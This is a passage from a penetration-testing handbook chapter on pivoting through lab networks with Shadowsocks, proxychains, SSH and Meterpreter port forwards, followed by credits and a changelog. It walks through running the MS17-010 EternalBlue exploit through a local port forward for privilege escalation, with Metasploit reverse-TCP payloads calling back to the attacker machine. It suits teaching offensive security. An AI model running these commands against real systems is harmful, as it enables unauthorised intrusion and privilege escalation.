nemo@jumpbox1:~$ cat /etc/shadowsocks-libev/config.json
{
  "server": "192.168.1.220",
  "server_port": 8388,
  "local_port": 1080,
  "password": "teitnalfU",
  "timeout": 60,
  "method": "chacha20-ietf-poly1305"
}
nemo@jumpbox1:~$

```

Figure 8.11: shadowsocks server configuration.

After installing, the shadowsocks-libev service may automatically start. For now, just stop it.

```

systemctl status shadowsocks-libev
systemctl stop shadowsocks-libev
systemctl status shadowsocks-libev

```

On JUMPBOX1, start the server using the `ss-server` binary and specified configuration file.

```

ss-server -c /etc/shadowsocks-libev/config.json

```

On KALI, connect to the server using the client `ss-local` binary and specified configuration file.

```

ss-local -c /etc/shadowsocks-libev/config.json

```

The screenshot shows two terminal windows. The top window is on KALI, showing the execution of `ss-local` with the following output:

```

root@kali:~# ss-local -c /etc/shadowsocks-libev/config.json
2018-10-02 11:44:35 INFO: initializing ciphers... chacha20-ietf-poly1305
2018-10-02 11:44:35 INFO: listening at 127.0.0.1:1080
2018-10-02 11:44:35 INFO: running from root user

```

The bottom window is on JUMPBOX1, showing the execution of `ss-server` with the following output:

```

root@kali:~# ssh -p 22 root@192.168.1.220
Last login: Tue Oct  2 16:43:22 2018 from 192.168.1.200
root@jumpbox1:~# systemctl stop shadowsocks-libev
root@jumpbox1:~# ss-server -c /etc/shadowsocks-libev/config.json
2018-10-02 16:43:49 INFO: initializing ciphers... chacha20-ietf-poly1305
2018-10-02 16:43:49 INFO: tcp server listening at 192.168.1.220:8388
2018-10-02 16:43:49 INFO: running from root user

```

Figure 8.12: Shadowsocks client connecting to server.

Let's check the network connections on the client. Remember, Shadowsocks is replacing our SSH connection and the `-D` option, so take a look at the client configuration again and see if you can determine what interface and port will be listening on the client.

```

root@kali:~# netstat -natp | egrep LIST
tcp        0      0 127.0.0.1:1080      0.0.0.0:*          LISTEN    3168/ss-local
root@kali:~#

```

Figure 8.13: Shadowsocks' client SOCKS proxy listening for new connections.

At this point, we can leverage proxychains to take advantage of the SOCKS5 proxy established by Shadowsocks to RDP into TARGET2. Be sure to update the `/etc/proxychains.conf` file with the new SOCKS type (socks5) and listening port (1080).

```
root@kali:~# tail /etc/proxychains.conf
# proxy types: http, socks4, socks5
# ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4      127.0.0.1 9050
socks5 127.0.0.1 1080
root@kali:~#
```

Figure 8.14: Updating `/etc/proxychains.conf` with the new settings.



Figure 8.15: Using Shadowsocks and proxychains to RDP into TARGET2.

## 8.10 Sharing Port Forwards and SOCKS Proxies

Throughout this book so far, all traffic has been sourced from the KALI box by having SSH local port forwards (-L) or SOCKS proxies listening on KALI's `127.0.0.1` interface only. This ensures that only traffic sourcing from KALI is allowed to leverage and utilize the tunnels. What if you are in a penetration testing engagement and want to share a tunnel with teammates? Maybe you have a

shell on a box, and while you're surveying the box, setup a tunnel so a teammate can start scanning through the compromised host. When setting up tunnels, the only difference is specifying the local listening interface. So instead of specifying 127.0.0.1, you would specify eth0 (which is still the convention in KALI). For a SSH local port forward, it would look like this.

```
# Only allow traffic from 127.0.0.1 to leverage the tunnel.
ssh -p 22 nemo@192.168.1.220 -L 127.0.0.1:2000:192.168.1.230:22
```

```
# Allow any traffic hitting eth0 interface to leverage the tunnel.
ssh -p 22 nemo@192.168.1.220 -L 192.168.1.200:2000:192.168.1.230:22
```

For a dynamic SOCKS proxy, it would look like this.

```
# Only allow traffic from 127.0.0.1 to leverage the tunnel.
ssh -p 22 nemo@192.168.1.220 -D 127.0.0.1:9050
```

```
# Allow any traffic hitting eth0 interface to leverage the tunnel.
ssh -p 22 nemo@192.168.1.220 -D 192.168.1.200:9050
```

Your teammate would then update their /etc/proxychains.conf file to point at your KALI's eth0 interface.



```
root@kali:~# tail /etc/proxychains.conf
#
#   proxy types: http, socks4, socks5
#   ( auth types supported: "basic"-http "user/pass"-socks )
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 192.168.1.200 9050
root@kali:~#
```

Figure 8.16: Teammate's /etc/proxychains.conf file pointing at your KALI tunnel.

## 8.11 Meterpreter portfwd Module

The Meterpreter payload offers a slick port forwarding capability. Once you establish a connection with a Meterpreter payload, you can immediately start setting up local and remote port forwards. Let's take a quick look at the options and format:

```
portfwd -h
```

```

msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.200:4444
[*] Sending stage (206403 bytes) to 192.168.1.240
[*] Meterpreter session 1 opened (192.168.1.200:4444 -> 192.168.1.240:49159) at 2018-09-14 05

meterpreter > sysinfo
Computer      : TARGET2
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter > portfwd -h
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.
  -R       Indicates a reverse port forward.
  -h       Help banner.
  -i <opt> Index of the port forward entry to interact with (see the "list" command).
  -l <opt> Forward: local port to listen on. Reverse: local port to connect to.
  -p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.
  -r <opt> Forward: remote host to connect to.
meterpreter >

```

Figure 8.17: Meterpreter's portfwd options.

Looks pretty familiar right? Aren't you glad you have the `ssh -L / -R` basics down? Let's say you have a Meterpreter shell on the Windows TARGET2 box. You do some quick network reconnaissance by running the `ifconfig` and `route` Meterpreter commands and see that it is dual-NIC'd with a `192.168.1.240` interface and a `172.16.1.240` interface.

```

Interface 11
=====
Name       : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:f3:8b:13
MTU       : 1500
IPv4 Address : 192.168.1.240
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e85c:9062:3897:cc48
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 12
=====
Name       : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU       : 1280
IPv6 Address : fe80::5efe:c0a8:1f0
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 13
=====
Name       : Intel(R) PRO/1000 MT Network Connection #2
Hardware MAC : 00:0c:29:f3:8b:1d
MTU       : 1500
IPv4 Address : 172.16.1.240
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::e138:a701:c5d:1078
IPv6 Netmask : ffff:ffff:ffff:ffff::

```

Figure 8.18: Meterpreter's ifconfig command output showing two network interfaces.

```
meterpreter > route

IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
-----
0.0.0.0     0.0.0.0     192.168.1.1  266    11
127.0.0.0   255.0.0.0   127.0.0.1   306    1
127.0.0.1   255.255.255.255 127.0.0.1   306    1
127.255.255.255 255.255.255.255 127.0.0.1   306    1
172.16.1.0  255.255.255.0 172.16.1.240 266    13
172.16.1.240 255.255.255.255 172.16.1.240 266    13
172.16.1.255 255.255.255.255 172.16.1.240 266    13
192.168.1.0 255.255.255.0 192.168.1.240 266    11
192.168.1.240 255.255.255.255 192.168.1.240 266    11
192.168.1.255 255.255.255.255 192.168.1.240 266    11
224.0.0.0   240.0.0.0   127.0.0.1   306    1
```

Figure 8.19: Meterpreter's route command output showing two networks.

Let's leverage Meterpreter's portfwd module to create an SSH -L equivalent port forward to SSH into TARGET3 (172.16.1.250).

```
portfwd add -L 127.0.0.1 -l 2323 -r 172.16.1.250 -p 22
```

```
meterpreter > portfwd add -L 127.0.0.1 -l 2323 -r 172.16.1.250 -p 22
[*] Local TCP relay created: 127.0.0.1:2323 <-> 172.16.1.250:22
meterpreter > portfwd list

Active Port Forwards
=====

Index  Local      Remote      Direction
-----
1      127.0.0.1:2323 172.16.1.250:22 Forward

1 total active port forwards.
```

Figure 8.20: Meterpreter's portfwd command output setting up the local port forward.

Finally, SSH into TARGET3, specifying the correct port and host.

```
root@kali:~# ssh -p 2323 nemo@127.0.0.1
Last login: Fri Sep 14 11:17:41 2018 from 172.16.1.240
nemo@target3:~$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.1.250 netmask 255.255.255.0 broadcast 172.16.1.255
inet6 fe80::20c:29ff:fe72:471f prefixlen 64 scopeid 0x20
ether 00:0c:29:72:47:1f txqueuelen 1000 (Ethernet)
RX packets 751 bytes 80602 (80.6 KB)
```

Figure 8.21: SSH into TARGET3 utilizing Meterpreter's portfwd capabilities.

What if we wanted something more robust for connecting to TARGET3, where we didn't have to specify every port forward?

## 8.12 Metasploit SOCKS Proxies

Metasploit comes with SOCKS4a and SOCKS5 proxy modules that can be paired with proxychains and Meterpreter to connect to devices deep in a network. In the previous section, we knew that

TARGET2 was dual-NIC'd and there was a 172.16.1.0 network also attached. Let's background that Meterpreter session, and add that route so that our KALI's Metasploit knows about it. Ensure the Meterpreter session number (2 in this case) matches.

```
background
route print
route add 172.16.1.0 255.255.255.0 2
route print
```

```
msf exploit(multi/handler) > route print
[*] There are currently no routes defined.
msf exploit(multi/handler) > route add 172.16.1.0 255.255.255.0 2
[*] Route added
msf exploit(multi/handler) > route print

IPv4 Active Routing Table
=====

Subnet          Netmask          Gateway
-----          -
172.16.1.0      255.255.255.0    Session 2

[*] There are currently no IPv6 routes defined.
msf exploit(multi/handler) >
```

Figure 8.22: Adding route to Meterpreter session 2.

Fire up Metasploit's built in SOCKS4a proxy server. Configure the SRVHOST if you want to lock it down to only local KALI traffic or set it to your eth0 if you want teammates to utilize it.

```
use auxiliary/server/socks4a
set SRVHOST 127.0.0.1
set SRVPORT 9050
show options
run
jobs
```

```
msf auxiliary(server/socks4a) > show options
Module options (auxiliary/server/socks4a):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST   127.0.0.1        yes       The address to listen on
  SRVPORT   9050             yes       The port to listen on.

Auxiliary action:

  Name      Description
  ----      -
  Proxy

msf auxiliary(server/socks4a) > run
[*] Auxiliary module running as background job 2.

[*] Starting the socks4a proxy server
msf auxiliary(server/socks4a) > jobs

Jobs
====

  Id  Name                Payload  Payload opts
  --  -
  2   Auxiliary: server/socks4a

msf auxiliary(server/socks4a) > █
```

Figure 8.23: Configure and start Metasploit's builtin SOCKS4a proxy server.

If you run a netstat on KALI, you'll see the interface and port listening as the ruby process, which runs the Metasploit framework.

```
root@kali:~# nsg LIST
tcp      0      0 127.0.0.1:9050      0.0.0.0:*           LISTEN    1274/ruby
```

Figure 8.24: Metasploit's SOCKS4a proxy server listening for connections on KALI.

Let's scan the box to see what ports may be open by pairing proxychains with an nmap full connect (-sT) scan. Ensure your /etc/proxychains.conf is updated with our proxy settings (socks4 127.0.0.1 9050). Note to disable host discovery (-Pn) since pings and ICMP can't leverage the SOCKS4a proxy. In this case, the SOCKS4a Metasploit server is being used, so you will have to disable DNS resolution as well (-n). If you use the SOCKS5 auxiliary/server/socks5 server, you can enable DNS resolution because SOCKS5 can handle it.

```
proxychains nmap -p 22,80,443 --open -sT -sV -n -Pn 172.16.1.250
```

```

root@kali:~# proxychains nmap -p 22,80,443 --open -sT -sV -n -Pn 172.16.1.250
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-14 06:29 CDT
|S-chain|-<-127.0.0.1:9050-<-<-172.16.1.250:443-<-denied
|S-chain|-<-127.0.0.1:9050-<-<-172.16.1.250:22-<-<-OK
|S-chain|-<-127.0.0.1:9050-<-<-172.16.1.250:80-<-denied
|S-chain|-<-127.0.0.1:9050-<-<-172.16.1.250:22-<-<-OK
Nmap scan report for 172.16.1.250
Host is up (1.0s latency).
Not shown: 2 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 2.93 seconds

```

Figure 8.25: Using proxychains and Metasploit's SOCKS4a proxy to scan deep in a network.

Look's like SSH is open. The last step is to SSH into TARGET3 using proxychains.

```
proxychains ssh -p 22 nemo@172.16.1.250
```

```

root@kali:~# proxychains ssh -p 22 nemo@172.16.1.250
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<-127.0.0.1:9050-<-<-172.16.1.250:22-<-<-OK
Last login: Fri Sep 14 11:40:08 2018 from 172.16.1.240
nemo@target3:~$ netstat -nat | egrep EST
tcp        0      0 172.16.1.250:22    172.16.1.240:1057  ESTABLISHED
nemo@target3:~$

```

Figure 8.26: SSH into TARGET3 and view the network connections.

Sweet! You now have an SSH connection from KALI, through TARGET2 (Windows) to TARGET3 (Linux). Take a look at the network connections from the dual NIC'd Windows TARGET2 perspective.

```

msf auxiliary(server/socks4a) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  ---  ---  -
  2    meterpreter x64/windows TARGET2\bob @ TARGET2 192.168.1.200:4444 -> 192.168.1.240:1038 (192.168.
msf auxiliary(server/socks4a) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > netstat

Connection list
=====
  Proto  Local address  Remote address  State  User  Inode  PID/Program name
  -----
  tcp    0.0.0.0:135    0.0.0.0:*      LISTEN  0     0      696/svchost.exe
  tcp    0.0.0.0:445    0.0.0.0:*      LISTEN  0     0      4/System
  tcp    0.0.0.0:1025   0.0.0.0:*      LISTEN  0     0      376/wininit.exe
  tcp    0.0.0.0:1026   0.0.0.0:*      LISTEN  0     0      784/svchost.exe
  tcp    0.0.0.0:1027   0.0.0.0:*      LISTEN  0     0      836/svchost.exe
  tcp    0.0.0.0:1028   0.0.0.0:*      LISTEN  0     0      484/lsass.exe
  tcp    0.0.0.0:1029   0.0.0.0:*      LISTEN  0     0      476/services.exe
  tcp    0.0.0.0:1030   0.0.0.0:*      LISTEN  0     0      1860/svchost.exe
  tcp    0.0.0.0:3389   0.0.0.0:*      LISTEN  0     0      1816/svchost.exe
  tcp    0.0.0.0:47001   0.0.0.0:*      LISTEN  0     0      4/System
  tcp    127.0.0.1:139  0.0.0.0:*      LISTEN  0     0      4/System
  tcp    172.16.1.240:139 0.0.0.0:*      LISTEN  0     0      4/System
  tcp    172.16.1.240:1057 172.16.1.250:22 ESTABLISHED 0     0      1472/payload_x64.exe
  tcp    192.168.1.240:139 0.0.0.0:*      LISTEN  0     0      4/System

```

Figure 8.27: TARGET2's network connection.

At this point you've combined proxychains, the Meterpreter payload, and Metasploit's route and SOCKS4a server to reach a network that is not accessible from the KALI box. This was possible even though the Meterpreter payload running on TARGET2 was running as the "bob" user and not as Administrator or SYSTEM. What if you wanted to get SYSTEM on TARGET2 using the concepts and tools from this book?

## 8.13 Privilege Escalation

Have you ever heard an administrator say:

We don't need to patch this Windows box for SMB vulnerabilities because we have a firewall that blocks inbound TCP 139/445? Even if an attacker was to compromise the web server, they would only be running as an unprivileged user.

Let's walk through a scenario that will shed some light on why this is false. Say you are able to compromise a Microsoft Windows 2008 x64 server (TARGET2) and achieve remote code execution with a Meterpreter payload running as an unprivileged user. The initial exploitation vector is irrelevant for the purposes of this walk-through. Doing some situational awareness and reconnaissance, it appears that you are running as the unprivileged user "bob".

```
msf5 exploit(multi/handler) >
[*] Sending stage (206403 bytes) to 192.168.1.240
[*] Meterpreter session 1 opened (192.168.1.200:443 -> 192.168.1.240:49159) at 2019-01-23 06:55:49 -0600

msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: TARGET2\bob
meterpreter > getprivs

Enabled Process Privileges
=====

Name
----
SeChangeNotifyPrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > sysinfo
Computer      : TARGET2
OS           : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter >
```

Figure 8.28: An unprivileged Meterpreter session.

How can you elevate your privileges to SYSTEM? There are no obvious elevation attacks, but you don't give up. You interrogate the box some more and realize it has not been patched for a while and is missing the KB4012598 patch for the MS17-010 ETERNAL-BLUE exploit (<http://www.catalog.update.microsoft.com/ScopedViewInline.aspx?updateid=5680ca8f-be92-4d13-8e4e-587aa462e838>).

Note that Metasploit Framework version 5 was used for this demonstration (identified by the "msf5" command prompt).

```

meterpreter > shell
Process 3028 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\bob\Desktop>systeminfo
systeminfo

Host Name:                TARGET2
OS Name:                   Microsoft Windows Server 2008 R2 Enterprise
OS Version:                6.1.7601 Service Pack 1 Build 7601
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:                00486-109-0000007-84708
Original Install Date:    8/19/2018, 3:03:42 PM
System Boot Time:         1/22/2019, 9:13:02 PM
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 60 Stepping 3 Ge
BIOS Version:              Phoenix Technologies LTD 6.00, 7/2/2015
Windows Directory:        C:\Windows
System Directory:         C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-06:00) Central Time (US & Canada)
Total Physical Memory:    2,047 MB
Available Physical Memory: 1,564 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,591 MB
Virtual Memory: In Use:   504 MB
Page File Location(s):    C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\TARGET2
Hotfix(s):                 2 Hotfix(s) Installed.
                           [01]: KB2999226
                           [02]: KB976902

```

Figure 8.29: Windows system is missing critical patches.

```

msf5 > search eternal

Matching Modules
=====
Name                                     Disclosure Date  Rank
----                                     -
auxiliary/admin/smb/ms17_010_command    2017-03-14      normal
auxiliary/scanner/smb/smb_ms17_010     2017-03-14      normal
exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average
exploit/windows/smb/ms17_010_eternalblue_win8 2017-03-14      average
exploit/windows/smb/ms17_010_psexec    2017-03-14      normal

msf5 >

```

Figure 8.30: Searching Metasploit for the MS17-010 exploit.

You already know that there is a Metasploit module for this exploit, but think to yourself "wasn't that a remote code execution exploit?" You're just trying to find a local privilege escalation attack vector. You check the network connections and see that SMB is listening on TCP 445, so there must be a firewall device in front of the box, or even a host-based firewall, that is blocking inbound connections to TCP 445.

If only there was a way to leverage our existing port forwarding and redirection knowledge to get SYSTEM on this box. How can you leverage a "remote" code execution exploit locally to elevate your privileges? If you want to stop and try and figure it out by yourself, now's your chance...otherwise, let's dig into the attack.

Remember Meterpreter's `portfwd` command? Let's leverage it to see if we can access TCP 445 traffic on TARGET2. As a reminder, the traffic will not be coming from your KALI box (which is blocked anyway), but from TARGET2 itself, so it's trusted. In our house analogy, we are already in the house! Setup the `portfwd` to listen on TCP 4450 of KALI's 127.0.0.1 interface and redirect the traffic to TCP 445 of TARGET2's 127.0.0.1 interface. Also setup the local port forward for the RPC architecture query. See chapter 3 if you need a refresher on the RPC architecture query.

```
portfwd add -L 127.0.0.1 -l 4450 -r 127.0.0.1 -p 445
portfwd add -L 127.0.0.1 -l 135 -r 127.0.0.1 -p 135
```

Use `nmap` to ensure the ports are forwarding correctly.

```
nmap -p 135,4450 -sV -sT -Pn -n --open 127.0.0.1
```

```
root@kali:~# nmap -p 135,4450 -sV -Pn -n 127.0.0.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-24 20:03 CST
Nmap scan report for 127.0.0.1
Host is up (0.00030s latency).

PORT      STATE SERVICE          VERSION
135/tcp   open  msrpc            Microsoft Windows RPC
4450/tcp  open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.44 seconds
```

Figure 8.31: nmap scanning TARGET2 using Meterpreter's `portfwd`.

At this point, it's as if TARGET2 does not have a firewall blocking external access to TCP 445. So let's just treat this as a normal remote exploit, only slightly modifying our `RHOST` and `RPORT` variables to leverage the `portfwd` port redirection.

Configure the exploit to simply call back to the KALI box. The purpose of this section is to just demonstrate privilege escalation using a remote exploit when you already have a low privileged shell. Of course, you should know how to use a `-R` and another box to catch the callback and tunnel it back to KALI.

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 127.0.0.1
set RPORT 4450

set payload windows/x64/meterpreter/reverse_tcp
```

```
set LHOST 192.168.1.200
set LPORT 443

set DisablePayloadHandler true
```

In a separate msfconsole instance, setup your Meterpreter handler. Or, if you know what you're doing, reuse the one that has the low privileged Meterpreter shell.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.200
set LPORT 443
exploit
```

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name          Current Setting  Required  Description
  ----          -
  RHOSTS        127.0.0.1       yes       The target address range or CIDR identifier
  RPORT         4450            yes       The target port (TCP)
  SMBDomain     .               no        (Optional) The Windows domain to use for authentication
  SMBPass       .               no        (Optional) The password for the specified username
  SMBUser       .               no        (Optional) The username to authenticate as
  VERIFY_ARCH   true            yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ----          -
  EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST        192.168.1.200  yes       The listen address (an interface may be specified)
  LPORT        443            yes       The listen port

**DisablePayloadHandler: True (RHOST and RPORT settings will be ignored)**

Exploit target:

  Id  Name
  --  -
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf5 exploit(windows/smb/ms17_010_eternalblue) > |
```

Figure 8.32: Options to throw the MS17-010 exploit through portfwd tunnels.

At this point you should be able to throw the exploit and, with a little luck, get a SYSTEM-level shell! With this exploit, it may take a couple of times to successfully get code execution. The sessions below show the original, low privilege "bob" Meterpreter session, and the new SYSTEM Meterpreter session.

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.200:443
[*] Sending stage (206403 bytes) to 192.168.1.240
[*] Meterpreter session 2 opened (192.168.1.200:443 -> 192.168.1.240:49375) at 2019-01-24 21:17:46 -0600

meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(multi/handler) > sessions

Active sessions
=====
  Id  Name  Type  Information  Connection
  --  -
  1   meterpreter x64/windows  TARGET2\bob @ TARGET2  192.168.1.200:443 -> 192.168.1.240:49159 (192.168.1.240)
  2   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ TARGET2  192.168.1.200:443 -> 192.168.1.240:49375 (192.168.1.240)

msf5 exploit(multi/handler) > █
```

Figure 8.33: The first unprivileged "bob" shell and the second privileged SYSTEM shell.

Again, note that Metasploit Framework version 5 was used for this demonstration (identified by the "msf5" command prompt). There was a bug (fixed in <https://github.com/rapid7/metasploit-framework/pull/10699>) in previous versions that prevented this from working properly.

In this scenario, you were just able to leverage your knowledge of port redirection and tunneling to throw a "remote" exploit locally, in order to elevate privileges to SYSTEM...pretty cool! So next time you have an administrator say something like the quote below, you can confidently break down why that is simply not true.

We don't need to patch this Windows box for SMB vulnerabilities because we have a firewall that blocks inbound TCP 139/445? Even if an attacker was to compromise the web server, they would only be running as an unprivileged user.

There are also other ways of attacking services (not necessarily for the purposes of privilege escalation) that are running on 127.0.0.1 or only trust traffic sourcing from 127.0.0.1. See these examples for more inspiration. The first is "Exploiting Privilege Escalation in Serv-U by SolarWinds" (see <https://www.trustwave.com/Resources/SpiderLabs-Blog/Exploiting-Privilege-Escalation-in-Serv-U-by-SolarWinds>) and the second is Metasploit's "CUPS Filter Bash Environment Variable Code Injection (Shellshock)" module `exploit/multi/http/cups_bash_env_exec`.

```
msf > info exploit/multi/http/cups_bash_env_exec

Name: CUPS Filter Bash Environment Variable Code Injection (Shellshock)
Module: exploit/multi/http/cups_bash_env_exec
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2014-09-24

Provided by:
Stephane Chazelas
lcamtuf
Brendan Coles <bcoles@gmail.com>

Available targets:
Id  Name
--  ---
0   Automatic Targeting

Basic options:
Name          Current Setting  Required  Description
----          -
CVE           CVE-2014-6271   yes       CVE to exploit (Accepted: CVE-2014-6
HttpPassword  CUPS user password
HttpUsername  root            yes       CUPS username
Proxies       no              A proxy chain of format type:host:po
RHOST         yes            The target address
RPATH        /bin           yes       Target PATH for binaries
RPORT        631            yes       The target port (TCP)
SSL          true           yes       Use SSL
VHOST        no             HTTP server virtual host
```

Figure 8.34: CVE-2014-6271 CUPS exploit, could RHOST be 127.0.0.1?.



## 9. Credits

### 9.1 Book Cover Artwork

The book cover and <https://cph.opsdisk.com> graphics were designed by the incredibly talented "vonholdt". You can find him at <https://vonholdt.wordpress.com> or visit his Etsy store at <https://www.etsy.com/shop/vonholdt/>

### 9.2 LaTeX Template

This book was created using the Legrand Orange Book LaTeX Template, Version 2.3 (8/8/17), which can be downloaded from: <http://www.LaTeXTemplates.com>. The original author is Mathias Legrand ([legrand.mathias@gmail.com](mailto:legrand.mathias@gmail.com)) with modifications by Vel ([vel@latextemplates.com](mailto:vel@latextemplates.com)). See <https://latex.org/forum/viewtopic.php?t=25684> for more licensing information.

### 9.3 Chapter Photos

All chapter images used can be found here:

Chapter 1 - <https://pixabay.com/en/pipe-taps-plumbing-water-valve-1821109/>

Chapter 2 - <https://pixabay.com/en/lost-places-factory-old-abandoned-1798640/>

Chapter 3 - <https://pixabay.com/en/plumbing-plumber-pipe-galvanized-1433606/>

Chapter 4 - <https://pixabay.com/en/water-pipe-wall-pipe-brick-518030/>

Chapter 5 - <https://pixabay.com/en/lost-places-factory-old-abandoned-2178884/>

Chapter 6 - <https://pixabay.com/en/pipe-hydroelectric-power-station-huanza-1264066/>

Chapter 7 - <https://pixabay.com/en/water-pipe-plumbing-pipeline-2852047/>

Chapter 8 - <https://pixabay.com/en/ladybower-reservoir-3130007/>

Contents, Credits, Index - <https://pixabay.com/en/wheel-valve-heating-line-turn-2137043/>

## 9.4 Change Log

This section tracks the additions, changes, and removals with each version.

- Version 1.0 (published October 5, 2018) - Initial publication
- Version 1.1 (published February 9, 2019) - Updated URL for "Defenders think in lists. Attackers think in graphs..." in the "Intended Audience" section; clarified "Free for Students" section; added ssh -J ProxyJump information in the "SSH Tunnels, within Tunnels, within Tunnels" section; removed Metasploit bug issue in "Privilege Escalation" section since it is now stable in Metasploit Framework version 5.
- Version 1.2 (published February 20, 2019) - Updated ssh command to reflect TARGET1's destination port from 22 to 2222 in the "Overview" section of "SSH -L Port Forward to Remote Targets".
- Version 1.3 (published May 22, 2019) - Fixed ssh line in section 5.3 to utilize -R instead of -L since it's a reverse port forward.
- Version 1.4 (published August 29, 2021) - Added "The Cyber Plumber's Lab Guide and Interactive Access" reminder sections to each chapter, removed "Free for Students" section, updated Scantron diagram and component names, and fixed general formatting.



## Index

- Change Log, 80
- Chapter Photos, 79
